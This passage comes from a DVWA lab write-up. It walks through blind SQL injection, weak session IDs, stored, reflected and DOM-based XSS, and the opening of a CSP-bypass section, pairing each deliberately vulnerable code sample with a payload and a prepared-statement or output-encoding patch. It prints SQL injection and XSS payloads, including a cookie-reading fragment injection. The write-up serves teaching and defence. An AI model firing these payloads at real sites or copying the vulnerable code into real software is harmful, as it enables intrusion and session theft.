The medium level code is similar to the previous level but introduces basic input sanitization. When the form is submitted, the application retrieves the id value from $_POST and attempts to escape special characters before using it in the SQL query.

Here, the function mysqli_real_escape_string() is applied to the id parameter. However, this sanitization is ineffective because the id value is not enclosed in quotes and is inserted directly into the statement. As a result, an attacker can still append SQL keywords, and the database system will interpret the injected input as valid SQL.

Since user input is now treated as a numeric expression rather than a string, payloads no longer need a leading quote to break out of the query. For example, when determining the length of the database name, the payload changes to 1 AND length(database()) = x#.

Although the input has been changed to a dropdown menu, this restriction can be bypassed by intercepting the request with Burp Suite and modifying the id parameter manually.



Here, we notice that the browser is returning "User ID exists in the database" suggesting that the payload has succeeded. Therefore, with the brute force part, we can use the same payload as the low level but remember to drop the first ’

Patching: Since the program logic remains unchanged, we can apply the same patching method as in the low level: prepared statements. This ensures that user input is never directly concatenated into SQL queries, effectively mitigating SQL injection vulnerabilities.

2.8.4 High level


```
<?php

if( isset( $_COOKIE[ 'id' ] ) ) {
    // Get input
```

```
 $id = $_COOKIE[ 'id' ];
 $exists = false;

 switch ($_DVWA['SQLI_DB']) {
     case MYSQL:
         // Check database
         $query  = "SELECT first_name, last_name FROM
users WHERE user_id = '$id' LIMIT 1;";
         try {
             $result = mysqli_query($GLOBALS["
___mysqli_ston"],  $query ); // Removed 'or die' to
suppress mysql errors
         } catch (Exception $e) {
             $result = false;
         }

         $exists = false;
         if ($result !== false) {
             // Get results
             try {
                 $exists = (mysqli_num_rows( $result ) >
0); // The '@' character suppresses errors
             } catch(Exception $e) {
                 $exists = false;
             }
         }

         ((is_null($___mysqli_res = mysqli_close($GLOBALS
["___mysqli_ston"]))) ? false : $___mysqli_res);
         break;
     case SQLITE:
         global $sqlite_db_connection;

         $query  = "SELECT first_name, last_name FROM
users WHERE user_id = '$id' LIMIT 1;";
         try {
             $results = $sqlite_db_connection->query(
$query);
             $row = $results->fetchArray();
             $exists = $row !== false;
         } catch(Exception $e) {
```

```
                $exists = false;
            }

            break;
    }

    if ($exists) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Might sleep a random amount
        if( rand( 0, 5 ) == 3 ) {
            sleep( rand( 2, 4 ) );
        }

        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not
   Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</
   pre>';
    }
}

?>
```

The overall logic flow remains largely unchanged at the high level, although several differences are introduced compared to the low level. First, user input is now obtained from a cookie rather than directly from a request parameter. Additionally, a random delay is added when a user ID is not found, which is intended to slow down automated attacks.

Despite these changes, the id value is still derived from user-controlled data and is inserted directly into the SQL query within single quotes, without any sanitization or parameterization. As a result, the application remains vulnerable to SQL injection. To verify this, we can try the same payload as in the low level, such as "1' AND length(database()) = x#".



As you can see, the result is still the same as the low level indicating that we can perform SQL blind injection on the application. For the brute force part, we will do the same as the low level as now we have proved that our payload is still working normally here.

Patching: For the high level, we apply the same patching strategy: prepared statements. Although the input is retrieved from a cookie, cookies are stored on the user's browser and can be modified by an attacker. Therefore, this data cannot be trusted and must not be directly inserted into SQL queries. Prepared statements will prevent SQL injection by ensuring that user input is treated only as data, not as executable SQL code.

2.9 Weak Session ID

2.9.1 Overview

Session IDs are used to track and identify user sessions on websites or web applications. They are generated by the server and assigned to users upon login or when a session is initiated. A weak session ID refers to a session identifier that lacks sufficient randomness or unpredictability. This makes it easier for attackers to guess or manipulate session IDs to gain unauthorized access to user accounts or perform session hijacking attack.

Objective: Work out how the ID is generated and then infer the IDs of other system users.

2.9.2 Low level

```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset ($_SESSION['last_session_id'])) {
        $_SESSION['last_session_id'] = 0;
    }
    $_SESSION['last_session_id']++;
    $cookie_value = $_SESSION['last_session_id'];
    setcookie("dvwaSession", $cookie_value);
}
?>
```

In low level, when a POST request is received, the application initializes $_SESSION['last_session_id'] if it does not exist, increments it by 1, and then assigns the updated value to the cookie named dvwaSession using setcookie(). As you can see, the cookie value is predictable meaning that the attacker can easily guess or brute force valid session values by incrementing or decrementing the number, allowing them to hijack other users' session.

Patching: The patching approach for this vulnerability is pretty straightforward: generate an unpredictable and random session ID. To achieve this, there are several methods available, such as using PHP built-in functions like random_bytes() or openssl_random_pseudo_bytes() to generate cryptographically secure random values. These random values can then be further encoded to create a session ID that is difficult to predict. Additionally, it is important to ensure that session IDs are of sufficient length, at least 16 bytes, to provide adequate defense against brute force attacks. By implementing these practices, the application can significantly enhance the security of session management and protect against session hijacking attacks.

2.9.3 Medium level

```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = time();
    setcookie("dvwaSession", $cookie_value);
```

```
}
?>
```

In medium level, whenever a POST request is received, the dvwaSession cookie value is set to the current Unix timestamp obtained time() function which returns the number of second since January 1st, 1970. This results in a weak session identifier because the value is highly predictable and can be easily guessed or brute forced by an attacker.

Patching: The patching approach is similar to the low level: generate a random and unpredictable session ID using cryptographically secure methods while avoid using predictable values such as timestamps, sequential numbers, or user-specific information.

2.9.4 High level

```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset ($_SESSION['last_session_id_high'])) {
        $_SESSION['last_session_id_high'] = 0;
    }
    $_SESSION['last_session_id_high']++;
    $cookie_value = md5($_SESSION['last_session_id_high']);
    setcookie("dvwaSession", $cookie_value, time()+3600, "/
   vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false,
   false);
}
?>
```

The high level code generates a value based on a server-side counter and stores it in a cookie named dvwaSession. When a POST request is received, the application initializes $_SESSION['last_session_id_high'] if it does not already exist, increments it by one, and then applies the MD5 hash to the counter value before setting it as the cookie value. The cookie is configured with a one-hour expiration time and scoped to a specific path.

Although hashing is introduced, this session ID is still weak. The original value is a simple, predictable counter that increases sequentially, and MD5 hashing does not add meaningful security because MD5 is a fast, deterministic hash that is easy

to break.

Patching: The patching approach remains unchanged for high level.Additionally, avoid using fast, outdated hashing algorithms like MD5 for security purposes.

2.10 Stored XSS

2.10.1 Overview

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

Objective: Execute a malicious script in victim's browser

2.10.2 Low level


```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) &&
   is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $message ) : ((trigger_error("[MySQLConverterToo] Fix the
    mysql_escape_string() call! This code does not work.",
   E_USER_ERROR)) ? "" : ""));

    // Sanitize name input
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object
   ($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string
   ($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("
   [MySQLConverterToo] Fix the mysql_escape_string() call!
   This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name )
   VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],
   $query ) or die( '<pre>' . ((is_object($GLOBALS["
   ___mysqli_ston"])) ? mysqli_error($GLOBALS["
   ___mysqli_ston"]) : (($___mysqli_res =
   mysqli_connect_error()) ? $___mysqli_res : false)) . '</
   pre>' );

    //mysql_close();
}
?>
```

Here, the code implements a guestbook submission feature that stores a user's name and message in the database when the btnSign button is submitted. Once the form is posted, the application retrieves the mtxMessage and txtName fields from the POST request and trims any leading or trailing whitespace.

The message input is first processed with stripslashes() and then both inputs are escaped using mysqli_real_escape_string().

After sanitization, the application constructs an INSERT query and stores the submitted name and comment into the guestbook table. The stored entries are later retrieved from the database and displayed back on the web page for all users to view.

Here, despite all above input sanitization mechanisms, the application is only protected against SQL injection but not from any possible XSS attacks. Because user input is saved in the database and later rendered on the web page without proper output encoding, any malicious script submitted by an attacker is safely stored in the database as plain text and subsequently executed by the browser whenever an user accesses the page. To demonstrate, we will try a simple payload with "a" on name field and "<script>alert(1)</script>" on message field. After logging out and accessing the page again, the injected script executed successfully, confirming the presence of a stored XSS vulnerability.



Patching: To mitigate Stored XSS in this level, we need to encode data on output which means non-whitelisted values should be converted into HTML entities such as:

```
< converts to: &lt;
> converts to: &gt;
```

To do so, we will use PHP's built-in function htmlspecialchars() on both fields before rendering them in the HTML page, which effectively neutralizes any embedded scripts.

```
$message = htmlspecialchars($message);
$name = htmlspecialchars($name);
```

This function converts special HTML characters into their corresponding HTML entities. For example, if an attacker inputs <img src=x onerror=alert(1)>, after applying htmlspecialchars(), it becomes "<img src=x onerror=alert(1)>", so the browser renders it as plain text instead of executing it.

2.10.3 Medium level

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) &&
   is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $message ) : ((trigger_error("[MySQLConverterToo] Fix the
    mysql_escape_string() call! This code does not work.",
   E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object
   ($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string
   ($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("
   [MySQLConverterToo] Fix the mysql_escape_string() call!
   This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name )
   VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],
   $query ) or die( '<pre>' . ((is_object($GLOBALS["
   ___mysqli_ston"])) ? mysqli_error($GLOBALS["
   ___mysqli_ston"]) : (($___mysqli_res =
   mysqli_connect_error()) ? $___mysqli_res : false)) . '</
   pre>' );

    //mysql_close();
}
?>
```

At the medium security level, the application applies additional sanitization to user input before storing it in the database. For the message field, the input is first pro-

cessed using strip_tags() and addslashes() to remove HTML tags and escape special characters. It is then passed through mysqli_real_escape_string() to mitigate SQL injection risks, followed by htmlspecialchars() to encode special HTML characters. As a result, the message field is effectively protected against XSS attempts.


In contrast, the name field is only partially sanitized. The application removes the literal <script> tag using str_replace() and escapes special characters with mysqli_real_escape_string(). As a result, it is still vulnerable to XSS attacks.


While it is true that <script> tag is now unusable, attackers can still exploit alternative HTML tags or event attributes such as <img>, <svg>, or <iframe> to execute malicious scripts.

To demonstrate this, an XSS payload such as <img src=x onerror=alert(1)> was submitted in the name field with a benign message “hi”. Initially, the name input field only accepts up to 10 characters, which prevents direct submission of the payload. However, by using browser developer tools to modify the input field’s length attribute to allow up to 50 characters, the payload can be successfully injected and executed.

```
<input name="txtName" type="text" size="30" maxlength="10">
```

Next, we will also exit and then sign in to see whether the script executes.





Patching: We use the same method as in the low level output encoding using htmlspecialchars(). However, at this level the message field is already encoded in the provided code, we only need to apply encoding to the name field before storing and displaying it.

```
$name = htmlspecialchars($name);
```

2.10.4 High level

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) &&
   is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $message ) : ((trigger_error("[MySQLConverterToo] Fix the
    mysql_escape_string() call! This code does not work.",
   E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/
   i', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object
   ($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string
   ($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("
   [MySQLConverterToo] Fix the mysql_escape_string() call!
   This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name )
   VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],
   $query ) or die( '<pre>' . ((is_object($GLOBALS["
   ___mysqli_ston"])) ? mysqli_error($GLOBALS["
   ___mysqli_ston"]) : (($___mysqli_res =
   mysqli_connect_error()) ? $___mysqli_res : false)) . '</
   pre>' );

    //mysql_close();
}
?>
```

Compared to the previous security level, the input handling of the message field and overall flow logic remains unchanged. The only difference lies in the sanitization of the name field. Instead of a simple string replacement for the <script> tag, the application now uses a regular expression with preg_replace() to remove any obfuscated variations of it.

As you can see, other HTML tags and JavaScript execution vectors, such as event handlers or non-script tags, are not filtered making the name field still vulnerable. Hence, we will try the same payload as the previous level <img src=x onerror=alert(1);> and we also need to change max length of name field to 50.

Patching: For the high level, we will reuse the same method as previous levels: output encoding using htmlspecialchars(). Since the message field is already sanitized, we will only apply encoding to the name field.

```
$name = htmlspecialchars($name);
```

2.11 Reflected XSS

2.11.1 Overview

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server.


Objective: Execute a malicious script in victim's browser

2.11.2 Low level

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] !=
   NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
?>
```

The code takes represents a simple greeting feature. At the beginning, the application disables the browser's built-in XSS filter by setting the X-XSS-Protection header to 0, ensuring that the application is vulnerable to XSS attacks.

The code then checks whether the name parameter exists in the $_GET array and is not null. If satisfied, the value of $_GET['name'] is directly concatenated into the HTML output and displayed to the user. We can see that user input is directly echoed without sanitization. As a result, any input supplied by the user is reflected directly into the web page. For example, if we enter "<script>alert(1)</script>", it will be rendered as "<pre>Hello <script>alert(1)</script></pre>". The browser will then interpret and execute the injected JavaScript, causing a popup box displaying the number 1.



Patching: Similar to Stored XSS, we can mitigate the vulnerability here with output encoding. Therefore, we will utilize htmlspecialchars() to encode special HTML characters into their corresponding entities before rendering them in the browser.

```
$name = htmlspecialchars($name);
```

With htmlspecialchars(), if an attacker inputs <svg onload=alert(1)>, it becomes "<svg onload=alert(1)>", so it will be displayed as plain text and will not execute.

2.11.3 Medium level

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] !=
   NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}
?>
```

The overall logic flow remains unchanged from the previous level, with the main difference being the addition of a basic input filter. The application attempts to prevent XSS attacks by removing the literal <script> tag from user input before displaying it in the response. However, since XSS attacks do not require the use of <script> tags to execute JavaScript, other HTML elements and event attributes can be abused to achieve the same result, such as onload, onerror, or onmouseover.

As a result, the filter can be bypassed using alternative payloads. For example, injecting <svg onload=alert(1)> will still execute JavaScript when the page is rendered, demonstrating that the application remains vulnerable to reflected XSS despite the added filtering step.

Patching: Since the program logic remains unchanged, we can use the same method as in the low level: output encoding using htmlspecialchars().

```
$name = htmlspecialchars($name);
```

2.11.4 High level

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] !=
   NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/
   i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

?>
```

The high level code keeps the same overall execution flow but strengthens the input filtering logic. The application applies a regular expression using preg_replace() to remove any input that resembles the word script, even if the characters are separated or written in different cases.

Here, it attempts to remove <script> tags and any obfuscated or mixed casing variation of it. However, like we say for the previous level, there are other ways to exploit XSS. As a result, for this level, we will use <svg onload=alert(1)> as our payload again.

Patching: For the high level, we still reuse the same patching strategy as previous levels: output encoding using htmlspecialchars(). Regex-based filtering can be bypassed by other tags and event handlers, but encoding prevents all HTML from being interpreted.

```
$name = htmlspecialchars($name);
```

2.12 DOM-based XSS

2.12.1 Overview

DOM Based XSS is an XSS attack in which the malicious payload is executed as a result of modifying the DOM environment in the victim's browser used by the original client side script, so that the client side code runs in an unexpected manner. That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

Objective: Execute a malicious script in victim's browser

2.12.2 Low level

```
<?php

# No protections, anything goes

?>
```


Looking at the source code, we observe that no server-side protection is implemented. Instead, the vulnerability exists entirely on the client side.

```
<div class="vulnerable_code_area">

                <p>Please choose a language:</p>

                <form name="XSS" method="GET">
                        <select name="default">
                                <script>
                                        if (document.
   location.href.indexOf("default=") >= 0) {
                                                var lang =
   document.location.href.substring(document.location.href.
   indexOf("default=")+8);
                                                document.
   write("<option value='" + lang + "'>" + decodeURI(lang) +
    "</option>");
                                                document.
   write("<option value='' disabled='disabled'>----</option>
   ");
                                        }

                                        document.write("<
   option value='English'>English</option>");
                                        document.write("<
   option value='French'>French</option>");
                                        document.write("<
   option value='Spanish'>Spanish</option>");
                                        document.write("<
   option value='German'>German</option>");
                                </script>
                        </select>
                        <input type="submit" value="Select"
    />
```

```
                </form>
        </div>
```

By viewing the page source, we can see that the script extracts user-controlled input from the URL parameter following default= using document.location.href. The extracted value is stored in the variable lang and is then written directly into the page using document.write(). Specifically, this value is inserted into both the value attribute of an <option> element and the visible option text, where it is decoded using decodeURI().

Because the input taken from the URL is written directly into the DOM without any sanitization or output encoding, the application is vulnerable to DOM-based XSS. An attacker can exploit this by supplying a malicious payload in the default parameter. For example, providing the payload <script>alert(document.cookie)</script> causes the browser to dynamically generate HTML containing a <script> element. As a result, the injected script executes in the victim's browser and displays the user's cookie, demonstrating successful exploitation of the vulnerability.



Patching: The proper fix for DOM-based XSS is to avoid using dangerous HTML sinks such as document.write()and rely on safe DOM APIs that treat user input strictly as text instead. The vulnerable code is patched by extracting URL parameters using URLSearchParams, validating the input against a whitelist of allowed values, and inserting it using textContent to prevent execution of any embedded scripts.

```
var params = new URLSearchParams(window.location.search);
var lang = params.get("default");

var allowed = ["English", "French", "Spanish", "German"];

if (allowed.includes(lang)) {
    var option = document.createElement("option");
```

```
    option.value = lang;
    option.textContent = lang;
    document.querySelector("select[name='default']").
   appendChild(option);
}
```

This patched code safely reads the default parameter from the URL using URLSearchParams. Before displaying the value, it checks whether the input matches one of the predefined, allowed language options. If the input is valid, a new <option> element is created and added to the drop-down list using safe DOM methods while textContent ensures that the user input is treated purely as text rather than executable HTML, preventing any injected scripts from running. As a result, payload such as <script>alert(document.cookie)</script will be treated as plain text and displayed harmlessly in the option list without execution.

2.12.3 Medium level

```
<?php
// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET
   [ 'default' ]) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}
?>
```

In the medium level, the application first checks whether the "default" parameter exists in the request and ensures that it is not NULL. Next, similar to other types of XSS defenses, the application checks whether the string "<script" exists in the $default variable using strpos(). If detected, the user is redirected to a safe default value English, and the script stops executing. This filtering effectively blocks XSS payloads that rely on the <script> tag. However, as we all know, XSS attacks does not require <script> tag and neither does DOM-based XSS. Therefore, we can use the same tactic as we do in Stored XSS which is by using <img> tag with onerror attribute, for example: <img src=x onerror=alert(document.cookie)> as our payload.

Patching: The patching method for medium level is similar to the low level. We should avoid using dangerous HTML sinks such as document.write()and rely on safe DOM APIs that treat user input strictly as text instead. The vulnerable code is patched by extracting URL parameters using URLSearchParams, validating the input against a whitelist of allowed values, and inserting it using textContent to prevent execution of any embedded scripts.


2.12.4 High level

```
<?php
// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET
   [ 'default' ]) ) {

    # White list the allowable languages
    switch ($_GET['default']) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ("location: ?default=English");
            exit;
    }
}
?>
```

Here, the application also ensures that the "default" parameter is in the request and not NULL. Then, it enforces a strict whitelist to allow only four values: English, French, German, and Spanish. This is implemented using a switch statement, which checks the value of the default parameter against the allowed cases. If the input matches one of these values, execution continues normally. Otherwise, the application redirects the user to a safe default value English and terminates execution. By restricting input to a fixed set of trusted values, this approach effectively prevents the injection of malicious payloads and represents a more robust defense compared to the previous levels.

However, the page contents is still generated using client-side JavaScript, which may process parts of the URL that are not validated by the server. One such component is the fragment, which is the portion that appears after the #. Since the server does not receive the fragment portion, server-side filter cannot detect any malicious content placed in this part of the URL. In this case, the vulnerable client-side JavaScript reads data directly from the URL when rendering the page, including the fragment. Consequently, an attacker can inject malicious JavaScript into the fragment portion, such as "German#<script>alert(document.cookie)</script>", which bypasses all server-side protections and leads to a DOM-based XSS attack when

the page processes the fragment content in the browser.



Patching: We will use the same patching method as in the previous levels: avoid using dangerous HTML sinks such as document.write()and rely on safe DOM APIs that treat user input strictly as text instead. The vulnerable code is patched by extracting URL parameters using URLSearchParams, validating the input against a whitelist of allowed values, and inserting it using textContent to prevent execution of any embedded scripts.

2.13 CSP Bypass

2.13.1 Overview

CSP is a browser security mechanism that aims to mitigate XSS and some other attacks. It works by restricting the resources (such as scripts and images) that a page can load and restricting whether a page can be framed by other pages.

To enable CSP, a response needs to include an HTTP response header called Content-Security-Policy with a value containing the policy. The policy itself consists of one or more directives, separated by semicolons.

Objective: Bypass CSP and execute Javascript code

2.13.2 Low level

```
<?php

$headerCSP = "Content-Security-Policy: script-src 'self'
   https://pastebin.com hastebin.com www.toptal.com example.
   com code.jquery.com https://ssl.google-analytics.com
   https://digi.ninja ;"; // allows js from self, pastebin.
   com, hastebin.com, jquery, digi.ninja, and google
   analytics.

header($headerCSP);

# These might work if you can't create your own for some
   reason
# https://pastebin.com/raw/R570EE00
# https://www.toptal.com/developers/hastebin/raw/cezaruzeka

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    <script src='" . $_POST['include'] . "'></script>
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>You can include scripts from external sources,
   examine the Content Security Policy and enter a URL to
   include here:</p>
    <input size="50" type="text" name="include" value="" id
   ="include" />
    <input type="submit" value="Include" />
</form>
<p>
    As Pastebin and Hastebin have stopped working, here are
   some scripts that may, or may not help.
</p>
<ul>
    <li>https://digi.ninja/dvwa/alert.js</li>
    <li>https://digi.ninja/dvwa/alert.txt</li>
    <li>https://digi.ninja/dvwa/cookie.js</li>
```


```
    <li>https://digi.ninja/dvwa/forced_download.js</li>
    <li>https://digi.ninja/dvwa/wrong_content_type.js</li>
</ul>
<p>
    Pretend these are on a server like Pastebin and try to
   work out why some work and some do not work. Check the
   help for an explanation if you get stuck.
</p>
';
```

